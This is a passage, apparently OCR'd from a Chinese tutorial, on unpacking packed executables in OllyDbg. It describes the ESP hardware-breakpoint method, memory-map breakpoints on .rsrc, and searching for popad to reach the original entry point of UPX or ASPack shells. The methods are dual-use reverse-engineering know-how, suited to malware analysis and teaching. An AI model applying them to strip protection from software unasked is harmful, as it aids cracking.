



图5

## 二、ESP定律法

ESP在OD的寄存器中，只要在命令行下ESP的硬件访问


图 6




图 7





图 8

断点就会直接到达 OEP，载入 OD 后按 F8 跟踪，观察 OD 右上角的寄存器中 ESP 是否变成红色，确切的说我们选择的 ESP 值是关键句之后的第一个 ESP 值，如图 6。在命令行下输入 **dd 0012FFA4** 后回车，然后右键下断地址，断点－－硬件访问－－字，如图 7。按 F9 运行，直接来到了跳转处，然后一步步按 F8，发现 retn 到达程序的 OEP。

## 三、内存镜像法

程序载入 OD 后，点击“选项”－－“调试选项”－－“异常”，把里面的忽略全部“✓”选上，如图 8。

按 CTRL+F2 重新载入程序，按 ALT+M 打开内存镜像，找到程序的第一个 .rsrc，如图 9，注意是程序的 .rsrc (00414000)，而其它的 .rsrc 可能是动态链接库的或者是程序模块的。按 F2 下断点，如图 10。然后按 F9，按 F8 跟踪，发现 retn 返回，直接到达程序 OEP。


图 9




图 10

## 四、一步到达 OEP

这种方法一般只适合少数壳（如 UPX、ASPACK 的壳），程序载入 OD 后按 Ctrl+F 选择“查找”－－“命令”，如图 11，输入 **popad**。注意，“整个块”不要“✓”选上。然后在来到的代码处点击鼠标右键，选择“查找”－－“下个”，也可以使用热键 CTRL+L，如图 12。反复三次 CTRL+L 后，我们又发现了 retn 返回，接下来和前几种方法一样，按 F8 跟踪到 OEP 处进行脱壳。

